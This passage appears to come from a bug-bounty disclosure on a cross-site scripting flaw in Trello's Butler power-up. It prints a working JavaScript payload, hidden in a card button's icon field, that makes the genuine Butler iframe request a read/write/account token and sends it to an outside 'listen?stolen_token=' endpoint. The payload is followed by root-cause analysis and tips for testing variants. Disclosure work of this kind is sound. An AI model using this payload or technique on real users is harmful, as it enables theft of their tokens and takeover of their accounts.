The evil board that steals the token from the victim contains two power-ups: Butler and the custom power-up loading the vulnerable version of Butler. The custom power-up is opened by default, with no click needed. When it is opened, it retrieves the card button PluginData containing the JavaScript payload. That payload calls the JavaScript functions from the real Butler power-up and makes the real Butler power-up ask Trello for a token. As the real Butler is owned by Trello, a token is generated and returned to the real Butler power-up, and the fake Butler power-up can access it because both the real and fake Butler are served on the same origin.
Here is a schema of the setup.
The code in the JavaScript payload, inside the icon property of the card button data, is the following:
"icon": "\">
1:    <script>
2:        for(let i = 0; i < window.parent.frames.length; i++) {
3:            let current_frame = window.parent.frames[i];
4:            try {
5:                current_frame.origin
6:            } catch(err) {
7:                continue
8:            }
9:            if( current_frame.window == window)
10:               continue;
11:           current_frame.window._trello.requestWithContext('request-token', {
12:               name: \"Butler\",
13:               key: \"[redacted]\",
14:               scope: \"read,write,account\"
14:           }).then(function(token) {
16:               $.get(\"https://hethical.io/listen?stolen_token=\" + token);
18:           })
19:       }
20:   </script>"
Line by line:
- Line 14 (numbered twice in the listing) attaches a callback that receives the token when the request completes.
The code is executed under the origin app.butlerfortrello.com. On line 2 it loops over all the available iframes, then on line 5 it tries to access the origin. For all the iframes that are different from app.butlerfortrello.com, trying to access the origin raises an exception because it is a cross-origin access, and in that case the loop continues to the next iframe.
If no exception is raised, line 9 checks that the iframe has the Butler origin but is not the payload's own iframe. If that is not the case, current_frame is the real Butler iframe. In that case the real Butler iframe has a _trello object to communicate with Trello, and the requestWithContext method sends a postMessage payload to Trello and waits for a postMessage answer back. In effect the payload calls the Trello helper declared in the real Butler iframe. When the token is returned it is sent to the attacker's backend and the damage is done.
Root cause
The immediate mistake is in the template that builds the card button list: the label is passed through util.sanitize but the icon is interpolated raw into the class attribute of the <i> element. The sanitiser itself escapes &, <, >, ", ' and /, so any value routed through it cannot break out of the attribute. The icon value, which comes from PluginData that can be written through the Trello API without going through Butler, is not routed through it, so a "> in the value closes the attribute and the element and lets markup and script through.
The second part of the design problem is that the vulnerable code stays reachable after the fix. Every Butler version remains served under butlerfortrello.com, so a plugin that loads an old version runs attacker-controlled JavaScript on the same origin as the real Butler. Same-origin access then lets that code reach the real Butler's _trello helper and ask it to request a token. The organisation check on token generation (only plugins owned by Trello get a token) does not help here, because the request is made through the genuine Trello-owned Butler iframe; the attacker's plugin never needs the token-generation right itself.
Impact
With the first bug, the Trello token could be stolen when Butler was opened on the board, which required the user to open the Butler power-up. With the second, the token is stolen just by opening a board. To trap someone, the most efficient way is to add the victim as a member to the evil board: an email from Trello is sent to the victim and there is a high probability that, out of curiosity, the victim opens the board.
The second report was also qualified as a P2 (1800$) because following the link to the evil board is considered a user interaction.
Fix
The first XSS was solved by Trello after the first report. The report does not describe the code change. The report does not describe how the second issue was resolved.
Variants to test
- Look for template literals that interpolate PluginData or other user-writable fields into HTML attributes and compare which fields go through the sanitiser and which do not. A positive result is a field that reaches the DOM unescaped and can close its attribute with
">. - Enumerate versioned asset paths of a power-up or plugin (for example
/master-N/) and check whether old builds are still served. A positive result is an old build that still contains a previously fixed sink and loads on the same origin as the current build. - Check whether a plugin's privileged helper (token request, API proxy) is reachable from any other frame on the same origin. A positive result is a sibling iframe that can call the helper through
window.parent.framesand receive the privileged result. - Check whether a power-up can be configured to open by default on a board, without a click. A positive result is a board where the attacker's power-up runs its code as soon as the board is displayed.
Glossary
- API: an interface a service exposes so programs can send requests and receive answers.
- Bug bounty programme: a scheme where a company pays researchers who report security flaws to it.
- Card: a single item on a Trello board, such as a task.
- Card button: a custom button Butler adds to a card to run a command.
- Cross-origin access: an attempt by code from one origin to read data belonging to another origin, which browsers block.
- CSS class: a label on an HTML element that tells the browser which styling to apply.
- DOM: the browser's in-memory model of a page, which scripts read and change.
- Frame: a page embedded inside another page; also called an iframe.
- HTML: the markup language that describes the structure of a web page.
- Iframe: an HTML element that embeds one web page inside another.
- JavaScript: the programming language browsers run to make pages interactive.
- JSON: a text format for structured data made of keys and values.
- OAuth2: a standard for granting an application permission to act on a user's behalf without sharing the password.
- Origin: the protocol, domain and port a page comes from; the browser's main security boundary.
- P2: a severity rating in the programme's scale, here carrying a 1800$ reward.
- PluginData: Trello's storage area where a plugin can keep its settings.
- PostMessage API: a browser feature that lets frames from different origins exchange messages safely.
- Power-up: a Trello add-on that adds extra features to boards.
- Sanitise: to neutralise characters in text so a browser treats it as text rather than markup.
- Script: an HTML element that contains code the browser runs.
- Template literal: a JavaScript string written with backticks that can contain
${...}blanks filled from variables. - Token: a string that acts as a temporary key, letting its holder act on a user's behalf.
- XSS (cross-site scripting): a flaw where a site runs code supplied by an attacker as if it were its own.



